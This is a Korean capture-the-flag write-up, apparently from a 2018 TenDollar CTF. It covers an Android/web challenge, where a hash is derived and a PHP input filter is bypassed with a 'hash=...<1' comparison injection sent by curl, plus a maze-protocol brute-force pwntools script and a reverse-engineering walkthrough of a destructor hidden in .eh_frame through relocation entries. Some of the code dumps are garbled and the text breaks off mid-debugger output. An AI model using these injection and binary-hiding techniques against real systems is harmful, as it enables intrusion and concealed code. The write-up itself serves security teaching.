public class MainActivity
    extends ...
{
    private MessageDigest A;
    int j = 0;
    int k = 1;
    int l;
    int m;
    int n = 2;
    int o = 8;
    int p = 10;
    String q = "bdbd4f50e97e28e641f2f63d0cb96106";
    StringBuilder r = new StringBuilder();
    ImageView s;
    ImageView t;
    ImageView u;
    ImageView v;
    ImageView w;
}

```

"j" 값은 달리 값을 저장하고 있는 변수라는 것을 아래 코드 또는 위에서 확인한 "hash" 값에서 확인할 수 있습니다.

```

if (MainActivity.this.l == MainActivity.this.m)
{
    MainActivity.this.b(MainActivity.this.l - MainActivity.this.m);
}
else
{
    MainActivity localMainActivity;
    int i;
    if ((MainActivity.this.l != 21) && (MainActivity.this.m == 21))
    {
        localMainActivity = MainActivity.this;
        paramAnonymousView = MainActivity.this;
        i = MainActivity.this.j + 50;
    }
    else
    {
        localMainActivity = MainActivity.this;
        paramAnonymousView = MainActivity.this;
        i = MainActivity.this.j + 100;
    }
    localMainActivity.i = paramAnonymousView.b(i);
}
MainActivity.this.z.setText(String.valueOf(MainActivity.this.j));
});
}
}

```


18) 즉, 10 달러가 획득했을 때 전송되는 "hash" 값은 분기문을 통해 특별하게 전송되는 것을 알 수 있습니다. 따라서 아래 나와있는 코드대로 값을 계산해서 서버로 전송하면 특별한 응답 값을 받을 수 있습니다.

```

if (MainActivity.this.j == MainActivity.this.p)
{
    localObject1 = MainActivity.this;
    ((MainActivity)localObject1).l += MainActivity.this.n;
    localObject1 = MainActivity.this;
    ((MainActivity)localObject1).m *= MainActivity.this.n;
    localObject1 = new org/a/a/a;
    localObject5 = new java/lang/StringBuilder;
    ((StringBuilder)localObject5).localObject5.<init>();
    ((StringBuilder)localObject5).append(String.valueOf(MainActivity.this.l));
    ((StringBuilder)localObject5).append(String.valueOf(localObject4));
    ((StringBuilder)localObject5).append(String.format("%02d", new Object[] { Integer.valueOf(MainActivity.this.p * MainActivity.this.o + MainActivity.this.j) }));
    ((StringBuilder)localObject5).append(String.valueOf(MainActivity.this.p));
    ((localObject1).in1("hash", ((StringBuilder)localObject5).toString()));
}

```

"hash" 값은 "산수"와 "길 찾기" 그리고 "우주의 기운"만 있으면 아래와 같이 계산할 수 있습니다.



hash=221061099042

- 19) 위에서 계산한 값을 서버로 전송하면 "Flag
is.....integrity.php.backup.201810" 정보를 획득할 수 있습니다.

```
Administrator:~> curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=221061099042 -H "User-Agent: android; calc; path; cat"
<!DOCTYPE html>
<html>
<head>
<title>
Flag is.....integrity.php.backup.201810
</title>
<style type="text/css">
body {
    background-color: #FFFFFF;
    background-image: url("back.gif");
    text-align: center;
    vertical-align: middle;
}
</style>
</head>
<body>
<img src=hack.png>
</body>
</html>
C:\Users\dhkim>
```

- 20) 웹에서 해당 파일에 접근해보면 "integrity.php" 파일로 추정되는 백업 코드를 볼 수 있습니다.

```

1 <?php error_reporting(0); $conn = new mysqli("localhost", "root", "password", "blackjack");
2 
3 <?php
4 <?php
5 <?php
6 <?php
7 <?php
8 <?php
9 <?php
10 <?php
11 <?php
12 <?php
13 <?php
14 <?php
15 <?php
16 <?php
17 <?php
18 <?php
19 <?php
20 <?php
21 <?php
22 <?php
23 <?php
24 <?php
25 <?php
26 <?php
27 <?php
28 <?php
29 <?php
30 <?php
31 <?php
32 <?php
33 <?php
34 <?php
35 <?php
36 <?php
37 <?php
38 <?php
39 <?php
40 <?php
41 <?php
42 <?php
43 <?php
44 <?php

```

21) 멀고도 험난한 길을 지나서 드디어 웹 영역에 도달하였습니다. 코드를 보면 “hash” 값에 “10_dollar”를 입력하면 “Flag”를 획득할 수 있지만, “hash” 값을 검증하는 로직에서 “_”(underscore)가 들어갈 경우 “<title>sir, ID Card please. :)</title>”가 출력이 되고 12 글자 미만은 “<title>You don't have enough money! ;(</title>”가 출력이 되어 “Flag”를 획득할 수가 없습니다. “해당 문제는 2017 2nd Tendollar CTF에 출제되었던 Octocat 문제의 업그레이드 버전입니다.”

22) “hash” 값 검증 로직 중 if(preg_match("/[^0-9a-zA-Z<>]/", \$_POST['hash'])) 부분을 우회해서 “Flag”를 획득하기 위해서는 “<1”를 이용하여 간단하게 우회할 수가 있습니다. 아래와 같이 “hash=221061099042<1”을 입력하면 해당 값을 제외한 값만 출력되는 것을 볼 수 있습니다.

```


Database changed
mysql> select * from hash_table;
+-----+-----+
| hash | flag |
+-----+-----+
| 221061099042 | Hint! |
| 10_dollar | m4ke_s0me_n0ise_10_d0llar |
+-----+-----+
2 rows in set (0.00 sec)

mysql> select * from hash_table where hash=221061099042<1;
+-----+-----+
| hash | flag |
+-----+-----+
| 10_dollar | m4ke_s0me_n0ise_10_d0llar |
+-----+-----+
1 row in set, 1 warning (0.00 sec)

```

23) 동일한 방법으로 “hash=221061099042<1” 값을 전송 시 “Flag”를 획득할 수 있습니다.

```
> curl -X POST https://blackjack.tendollar.kr/integrity.php -d "hash=221061099042<1" -H "User-Agent: android"
```



```
C:\Windows\system32\cmd.exe
C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d "hash=221061099042<1" -H "User-Agent: android"
<!DOCTYPE html>
<html>
<head>
    <title>
        Flag is TDCTF{m4ke_s0me_n0ise_10_d0llar}
    </title>
    <style type="text/css">
        body {
            background-color: #FFFFFF;
```

플래그 - TDCTF{m4ke_s0me_n0ise_10_d0llar}



감사합니다. @do9dark

(Rev) On My Way (Revenge) by @Hackability - 1 solved

문제 명세

The screenshot shows a challenge interface. At the top, there are two buttons: 'Challenge' (highlighted in green) and '1 Solve'. A close button 'X' is on the far right. Below the buttons, the challenge title 'On My Way (Revenge)' and its value '1000' are displayed. The author is listed as 'Author: @Hackability'. The description reads: 'I'm stuck in this invisible mirror, again. Could you help me to get out of here?'. A hint is provided: '[*] Hint 1: https://github.com/ktb88/ctf/tree/master/2017_2nd_TenDollarCTF (Original On My Way :-D)'. The 'Server Info' section lists the IP as 'onmyway.tendollar.kr' and port as '31337'. A large blue button labeled 'onmyway_rev...' is centered below the server info. To the left of the button is a grey input field labeled 'Key', and to the right is a grey 'SUBMIT' button.

문제 풀이


On My Way 는 2017 TenDollar CTF 에 리버싱으로 출제 했었던 문제 입니다.⁹

간단히 작년 On My Way 를 설명하면, 1000 개의 미로를 통과해야 하는 문제 이지만 사실 마지막 맵의 골이 막혀 있어서 실제로는 정상적인 방법으로는 풀 수가 없습니다. 따라서, 바이너리를 리버싱해서 어떤 동작을 하는지 이해하는지가 중요했습니다. 따라서, 작년 문제의 의도는 바이너리의 통신 프로토콜을 분석하여 직접 해당 프로토콜을 만들어서 보내는 것 이였습니다. 작년 통신 프로토콜의 형태는 다음과 같습니다.


```
const_salt = 20372966
message = md5("레벨" + const_salt)
    + md5("커맨드" + const_salt)
    + md5("X 좌표" + const_salt)
    + md5("Y 좌표" + const_salt)
```

⁹ https://github.com/ktb88/ctf/tree/master/2017_2nd_TenDollarCTF/reversing/on_my_way

이번에 출제한 Revenge 문제는 기존에서 md5 를 sha1 으로 대체한 것과 salt 의 위치만을 변경하였습니다. 한 가지, 주의를 해야 하는 부분이 이번엔 미로 맵이 10 개 뿐이 되질 않아 더 쉽게 느낄 수도 있지만 맵 사이즈를 101 by 101 로 제작하고 골의 위치도 숨겨 두었습니다. 예로, 많은 분들이 실패 했던 마지막 맵의 경우 다음과 같은 형태로 되어 있습니다.



이 문제의 마지막 허들은 점은 새로 구성된 메시지 프로토콜을 이용하여 맵을 전수조사 하여 'G'를 찾아야 하는 것 입니다. 맵이 단순이 근처의 맵 뿐이 보이질 않기 때문에 허용되는 맵 안에서 조사를 하여 도착 위치를 찾아야 합니다. 맵이 x, y 기준으로 +-2 씩 보여주기 때문에 인덱스 1부터 시작하여 2 씩 증가 시켜 찾으면 됩니다.



아래는 전체 솔루션 코드입니다.

```

import hashlib
from pwn import *

def gen_msg(cmd, lv, x, y, salt):
    hash_1 = hashlib.sha256("{}{}".format(salt, cmd)).hexdigest()
    hash_2 = hashlib.sha256("{}{}".format(salt, lv)).hexdigest()
    hash_3 = hashlib.sha256("{}{}".format(salt, x)).hexdigest()
    hash_4 = hashlib.sha256("{}{}".format(salt, y)).hexdigest()
    return "{}{}{}{}".format(hash_1, hash_2, hash_3, hash_4)

def search_goal():
    for y in range(1, 99, 2):
        for x in range(1, 99, 2):
            print "[Searching] {}.{:.2f} ".format(x, y)

            res = gen_msg('R', 9, x, y, CONST_SALT)
            r.sendline(res)
            recv = r.recv()
            recv = recv[0x10:]

            if "G" in recv:
                print "found it"
                print "x = {}, y = {}".format(x, y)
                print recv
                return x, y

r = remote("onmyway.tendollar.kr", 31337)

for _ in range(4):
    print r.recv()

CONST_SALT = 20372966

# find goal
x, y = search_goal()

while True:

```

```

data = raw_input("cmd,x,y > ").rstrip()
cmd = data.split(",")[0]
x = data.split(",")[1]
y = data.split(",")[2]
print x, y

msg = gen_msg(cmd, 9, x, y, CONST_SALT)
r.sendline(msg)
recv = r.recv()
if "Yep! Go to the next floor" in recv:
    print r.recv()
    print r.recv()
    break

print r.recv()[0x10:]

```

search_goal 함수가 G 를 찾기 위한 함수로 이 함수를 수행하면 다음과 같이 Goal 을 찾을 수 있습니다.

```

. [Searching] 79.41
. [Searching] 79.43
. [Searching] 79.45
. [Searching] 79.47
. [Searching] 79.49
. [Searching] 79.51
. [Searching] 79.53
. found it
x = 79, y = 53
#G
#####
# *
#####

```

cmd=R, x=79, y=53 에서 플래그 위치가 발견되었습니다. 그런데 플래그는 조금 위쪽에 있기 때문에 이를 트리거 하기 위해 조금 움직여 보도록 하겠습니다. search_goal 은 주석으로 하고 아래 직접 입력 받는 부분을 이용해 따라 가면 다음과 같이 볼 수 있습니다.

중간에 로그를 보면 "U,81,53" 행위시에 아무런 움직임이 없음을 볼 수 있습니다. 이 이유는 (81,53) 좌표에서 "U"를 수행하면 "#"으로 블록이 되어 있기 때문에 움직일 수 없어서 갈수 없던 것 입니다. 따라서, 초기 위치를 그 위인 (81,52)로 지정하고 "U"를 수행하게 되면 "G"로 움직이게 되어 플래그를 획득 할 수 있습니다.

플래그 - TDCTF{sup3r_h3ro_r3ally_n33ds_your_h3lp}

(Rev) Everything From Nothing by @Hackability - 6 solved

문제 명세

The screenshot shows a challenge card for 'Everything From Nothing'. At the top left are 'Challenge' and '6 Solves' buttons. A close button 'X' is at the top right. The challenge title 'Everything From Nothing' is centered above a '750' rating. Below the title is the author information 'Author: @Hackability'. The challenge description starts with 'It's from void.' followed by 'flag format : TDCTF{hexString(correct answer)}'. It includes two bullet points: '• ex: TDCTF{0123456789abcdef}' and '• lower case'. A note '[*] Notice : Key is changed (Binary is not changed).' follows. A blue button labeled 'EFN.tar.gz' is at the bottom left. To its right is a large input field labeled 'Key' and a 'SUBMIT' button.

문제 풀이

문제를 보고 "오잉?" 하셨던 분들이 많았을 것 같은 문제 였습니다. 저 역시 이 형태를 처음 봤을 때 너무 놀래서 기억하고 있다가 이번에 이렇게 출제를하게 되었네요. :)

이 문제의 출처는 2017년 HITCON에서 david942j가 출제한 void라는 문제입니다. (그래서 문제명세가 "It's from void"였습니다 :P) 원본 문제 레포와 이 문제가 발생되는 커널 버그에 대한 설명은 각주 링크에 자세한 설명 자료가 있으니 참고하시면 될 것 같습니다.¹⁰¹¹

먼저 문제를 보면 메인이 다음과 같습니다.

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    read(0, &unk_201020, 0x10uLL);
    return 0LL;
}
```

10 <https://github.com/david942j/ctf-writeups/tree/master/hitcon-quals-2017>

11 https://hitcon.org/2018/CMT/slides-files/d2_s1_r1.pdf

Code Base + 0x201020 위치에 사용자 입력 16 바이트를 받고 종료합니다. 하지만 실행해서 아무 값이나 입력을 해보면 wrong! 이라는 출력이 나타납니다. 제공된 바이너리를 살펴 보면 wrong!과 correct!를 출력해주는 함수가 존재합니다.

```
.text:000000000000007E0      push    rbp
.text:000000000000007E1      mov     rbp, rsp
.text:000000000000007E4      mov     edx, 6
.text:000000000000007E9      lea     rsi, aWrong      ; "wrong!"
.text:000000000000007F0      mov     edi, 1
.text:000000000000007F5      call    write
.text:000000000000007FA      mov     edi, 0
.text:000000000000007FF      call    exit
.text:00000000000000804 ; -----
.text:00000000000000804      push    rbp
.text:00000000000000805      mov     rbp, rsp
.text:00000000000000808      mov     edx, 8
.text:0000000000000080D      lea     rsi, aCorrect    ; "correct!"
.text:00000000000000814      mov     edi, 1
.text:00000000000000819      call    write
.text:0000000000000081E      mov     edi, 0
.text:00000000000000823      call    exit
```

그렇다면 Code Base + 0x7E0 (wrong)에 bp 를 걸고 어디서 이 함수를 호출하는지 살펴보도록 하겠습니다.

```
[-----registers-----]
RAX: 0x0
RBX: 0x7ffff7ffe168 --> 0x555555554000 --> 0x10102464c457f
RCX: 0x0
RDX: 0x1
RSI: 0x555555755020 --> 0xa74736574 ('test\n')
RDI: 0x5555555547e0 (<wrong>: push rbp)
RBP: 0x0
RSP: 0x7fffffffdb08 --> 0x0
RIP: 0x5555555547e0 (<wrong>: push rbp)
R8 : 0x4
R9 : 0x3
R10: 0x7fffffff328 --> 0x7ffff7ffd9d8 --> 0x7ffff7dd7000 --> 0x10102464c457f
R11: 0x3
R12: 0x3
R13: 0x1
R14: 0x7fffffff310 --> 0x7ffff7ffe168 --> 0x555555554000 --> 0x10102464c457f
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x5555555547d8 <frame_dummy+40>:  call    rax
0x5555555547da <frame_dummy+42>:  pop     rbp
0x5555555547db <frame_dummy+43>:  jmp    0x555555554720 <register_tm_clones>
=> 0x5555555547e0 <wrong>:  push    rbp
0x5555555547e1 <wrong+1>:  mov     rbp,rsp
0x5555555547e4 <wrong+4>:  mov     edx,0x6
```

```

0x55555555547e9 <wrong+9>:    lea     rsi,[rip+0xe4]      # 0x55555555548d4
0x55555555547f0 <wrong+16>:   mov     edi,0x1
[-----stack-----]
0000| 0x7fffffffdb08 --> 0x0
0008| 0x7fffffffdb10 --> 0x0
0016| 0x7fffffffdb18 --> 0x0
0024| 0x7fffffffdb20 --> 0x0
0032| 0x7fffffffdb28 --> 0x0
0040| 0x7fffffffdb30 --> 0x0
0048| 0x7fffffffdb38 --> 0x0
0056| 0x7fffffffdb40 --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 2, 0x0000555555547e0 in wrong ()
gdb-peda$ bt
#0 0x0000555555547e0 in wrong ()
#1 0x0000000000000000 in ?? ()

```

Backtrace 로그에도 어디서 이쪽으로 뛰었는지 정보가 나와 있지 않습니다. 이 이유는 숨겨진 로직에서 wrong 으로 호출 시 스택을 0 으로 초기화 하여 점프 하기 때문에 Backtrace 가 제대로된 정보를 출력하지 못합니다.

분명 이 로직은 어떠한 패치된 라이브러리등을 제공해주고 실행되는 것이 아닌 바이너리 단독으로 실행 되는 것 이기 때문에 소멸자에서 이쪽을 호출해야 합니다. IDA 에서 FINI_ARRAY 관련 내용을 보면 다음과 같습니다.

```

.finidata:00000000000200DC8 ; Segment type: Pure data
.finidata:00000000000200DC8 ; Segment permissions: Read/Write
.finidata:00000000000200DC8 ; Segment alignment 'qword' can not be represented in assembly
.finidata:00000000000200DC8 _fini_array    segment para public 'DATA' use64
.finidata:00000000000200DC8          assume cs:_fini_array
.finidata:00000000000200DC8          ;org 200DC8h
.finidata:00000000000200DC8 off_200DC8    dq offset sub_770      ; DATA XREF: init+13↑o
.finidata:00000000000200DD0          dq offset sub_849
.finidata:00000000000200DD0 _fini_array    ends

```

두 번째 존재하는 sub_849 함수가 정의된 소멸자 입니다. 이 함수 내용을 살펴 보면 다음과 같습니다.

```

.text:0000000000000849 sub_849        proc near    ; DATA XREF: .fini_array:0000000000200DD0↓o
.text:0000000000000849              push    rbp
.text:000000000000084A              mov     rbp, rsp
.text:000000000000084D              nop
.text:000000000000084E              pop     rbp
.text:000000000000084F              retn
.text:000000000000084F sub_849       endp

```

Nothing. 아무것도 없습니다. 이 문제의 트릭은 FINI_ARRAY 와 실제 동작하는 소멸자가 다를 수 있지만 IDA 는 FINI_ARRAY 만 참조하기 때문에 제가 지정한 소멸자를 제대로 찾지 못하는 것입니다. 이 트릭을 만들기 위해 ELF 해더에서 Relocation 섹션을 변경하였습니다.

```
LOAD:0000000000000510 ; ELF RELA Relocation Table  
LOAD:0000000000000510          Elf64_Rela <200DC0h, 8, 7B0h> ; R_X86_64_RELATIVE  
LOAD:0000000000000528          Elf64_Rela <200DC8h, 8, 770h> ; R_X86_64_RELATIVE  
LOAD:0000000000000540          Elf64_Rela <200DD0h, 8, 9B0h> ; R_X86_64_RELATIVE
```

LOAD: 540 을 보시면 200DD0h 가 9B0h 로 되어있습니다. 분명 FINI_ARRAY 에서는 0x849 로 가리키고 있어야 하는데 말이죠. 이 부분을 따라 가보면 다음과 같이 eh_frame 의 에러 핸들링 영역에 떨어지게 됩니다.

.eh_frame:0000000000000009AF	db 0
.eh_frame:0000000000000009B0	db 48h ; H
.eh_frame:0000000000000009B1	db 8Bh
.eh_frame:0000000000000009B2	db 3Bh ; ;
.eh_frame:0000000000000009B3	db 0EBh
.eh_frame:0000000000000009B4	db 0Ch
.eh_frame:0000000000000009B5	db 0
.eh_frame:0000000000000009B6	db 0
.eh_frame:0000000000000009B7	db 0
.eh_frame:0000000000000009B8	db 0
.eh_frame:0000000000000009B9	db 0
.eh_frame:0000000000000009BA	db 0
.eh_frame:0000000000000009BB	db 0
.eh_frame:0000000000000009BC	db 0
.eh_frame:0000000000000009BD	db 0
.eh_frame:0000000000000009BE	db 0
.eh_frame:0000000000000009BF	db 0
.eh_frame:0000000000000009C0	db 0
.eh_frame:0000000000000009C1	db 48h ; H
.eh_frame:0000000000000009C2	db 89h
.eh_frame:0000000000000009C3	db 0FEh
.eh_frame:0000000000000009C4	db 0EBh
.eh_frame:0000000000000009C5	db 0Ch

이 부분을 코드로 변경하면 에러 핸들링 코드가 아닌 숨겨진 로직이 나오게 됩니다. 참고로 에러 핸들링 쪽에 널(₩x00) 패턴이 많기 때문에 이와 유사하게끔 보이려고 강제로 널을 넣고 뛰는 로직을 추가 하여 위화감이 없도록 시도해봤습니다. :)

위 내용을 코드로 변환하면 다음과 같습니다.

```

.eh_frame:0000000000000009AF          db      0
.eh_frame:0000000000000009B0          ; ===== S U B R O U T I N E ==
.eh_frame:0000000000000009B0
.eh_frame:0000000000000009B0
.eh_frame:0000000000000009B0
.eh_frame:0000000000000009B0 sub_9B0      proc near
.eh_frame:0000000000000009B0          mov     rdi, [rbx]
.eh_frame:0000000000000009B3          jmp     short loc_9C1
.eh_frame:0000000000000009B3 ; -----
.eh_frame:0000000000000009B5          db      0
.eh_frame:0000000000000009B6          db      0
.eh_frame:0000000000000009B7          db      0
.eh_frame:0000000000000009B8          db      0
.eh_frame:0000000000000009B9          db      0
.eh_frame:0000000000000009BA          db      0
.eh_frame:0000000000000009BB          db      0
.eh_frame:0000000000000009BC          db      0
.eh_frame:0000000000000009BD          db      0
.eh_frame:0000000000000009BE          db      0
.eh_frame:0000000000000009BF          db      0
.eh_frame:0000000000000009C0          db      0
.eh_frame:0000000000000009C1 ; -----
.eh_frame:0000000000000009C1
.eh_frame:0000000000000009C1 loc_9C1:
.eh_frame:0000000000000009C1          mov     rsi, rdi
.eh_frame:0000000000000009C4          jmp     short loc_9D2
.eh_frame:0000000000000009C4 ; -----

```

```

__int64 __usercall sub_9B0@<rax>(const __m128i **a1@<rbx>)
{
    const __m128i *v1; // rdi
    signed __int64 v2; // rcx

    v1 = *a1;
    if ( COERCE_DOUBLE(_mm_loadu_si128(*a1 + 131330)) != COERCE_DOUBLE(_mm_loadu_si128(*a1 + 40)) )
    {
        v2 = 256LL;
        do
            --v2;
        while ( v2 );
        JUMPOUT(__CS__, &v1[126]);
    }
    return ((__int64 (*)(void))((char *)v1[128].m128i_i64 + 4))();
}

```

무언가 비교하는 로직이 나왔습니다. 간단히 해결하기 위해 9B0 에 bp 를 걸고 다시 한번 테스트를 해보면 다음과 같습니다.

```

[-----] code
=> 0x55555555549b0:    mov    rdi,QWORD PTR [rbx]
 0x55555555549b3:    jmp    0x55555555549b9
 0x55555555549b5:    add    BYTE PTR [rax],al
 0x55555555549b7:    add    BYTE PTR [rax],al
[-----] stack
0000| 0x7fffffff308 --> 0x7fffff7de7de7 (<_dl_fini+823>:      test   r13d,r13d)
0008| 0x7fffffff310 --> 0x7fffff7ffe168 --> 0x555555554000 --> 0x10102464c457f
0016| 0x7fffffff318 --> 0x7fffff7fe700 --> 0x7fffff7ffa000 (jg    0x7fffff7ffa007)
0024| 0x7fffffff320 --> 0x7fffff7fd000 --> 0x3010102464c457f
0032| 0x7fffffff328 --> 0x7fffff7ffd9d8 --> 0x7fffff7dd7000 --> 0x10102464c457f
0040| 0x7fffffff330 --> 0xffffffff
0048| 0x7fffffff338 --> 0x7fffff7de7b34 (<_dl_fini+132>:      mov    ecx,DWORD
0056| 0x7fffffff340 --> 0x7fffff7fe310 --> 0x7fffff7ffe168 --> 0x555555554000 -->
[-----] 
Legend: code, data, rodata, value

Breakpoint 2, 0x000055555555549b0 in ?? ()
gdb-peda$ bt
#0 0x000055555555549b0 in ?? ()
#1 0x00007fffff7de7de7 in _dl_fini () at dl-fini.c:235
#2 0x00007fffffa46ff8 in __run_exit_handlers (status=0x0, listp=0x7fffff7dd15f8 -
at exit.c:82
#3 0x00007fffffa47045 in __GI_exit (status=<optimized out>) at exit.c:104
#4 0x00007ffffa2d837 in __libc_start_main (main=0x555555554828 <main>, argc=0x1,
rtld_fini=<optimized out>, stack_end=0x7fffff7fe4e8) at ../csu/libc-start.c:5
#5 0x00005555555546d9 in __start ()
```

제대로 break point 가 동작하며 backtrace 를 확인해보면 소멸자에서 호출됨을 알 수 있습니다. 이로직을 분석해보면 최종적으로 제 입력과 어떤 값을 비교하는 비교문을 만나게 됩니다.

```

[-----] code
=> 0x5555555554a1f:    add    BYTE PTR [rax],al
 0x5555555554a21:    ucomisd xmm1,xmm0
 0x5555555554a25:    jmp    0x5555555554a37
 0x5555555554a27:    add    BYTE PTR [rax],al
 0x5555555554a29:    add    BYTE PTR [rax],al
 0x5555555554a2b:    add    BYTE PTR [rax],al
[-----] stack
0000| 0x7fffffff308 --> 0x7fffff7de7de7 (<_dl_fini+823>:      test   r13d,r13d)
0008| 0x7fffffff310 --> 0x7fffff7ffe168 --> 0x555555554000 --> 0x10102464c457f
0016| 0x7fffffff318 --> 0x7fffff7fe700 --> 0x7fffff7ffa000 (jg    0x7fffff7ffa007)
0024| 0x7fffffff320 --> 0x7fffff7fd000 --> 0x3010102464c457f
0032| 0x7fffffff328 --> 0x7fffff7ffd9d8 --> 0x7fffff7dd7000 --> 0x10102464c457f
0040| 0x7fffffff330 --> 0xffffffff
0048| 0x7fffffff338 --> 0x7fffff7de7b34 (<_dl_fini+132>:      mov    ecx,DWORD
0056| 0x7fffffff340 --> 0x7fffff7fe310 --> 0x7fffff7ffe168 --> 0x555555554000 -->
[-----] 
Legend: code, data, rodata, value
0x00005555555554a21 in ?? ()
gdb-peda$ i r xmm0 xmm1
xmm0
{
    v4_float = {0x0, 0x0, 0x0, 0x0},
    v2_double = {0x0, 0x0},
    v16_int8 = {0x47, 0x4e, 0x55, 0x0, 0x13, 0x72, 0x73, 0x12, 0xc8, 0
    v8_int16 = {0xe47, 0x55, 0x7213, 0x1273, 0xedc8, 0x25fd, 0x8dde, 0
    v4_int32 = {0x54e47, 0x12737213, 0x25fdedc8, 0xb9f98dde},
    v2_int64 = {0x1273721300554e47, 0xb9f98dde25fdedc8},
    uint128 = 0xb9f98dde25fdedc81273721300554e47
}
xmm1
{
    v4_float = {0x0, 0x0, 0x0, 0x0},
    v2_double = {0x0, 0x0},
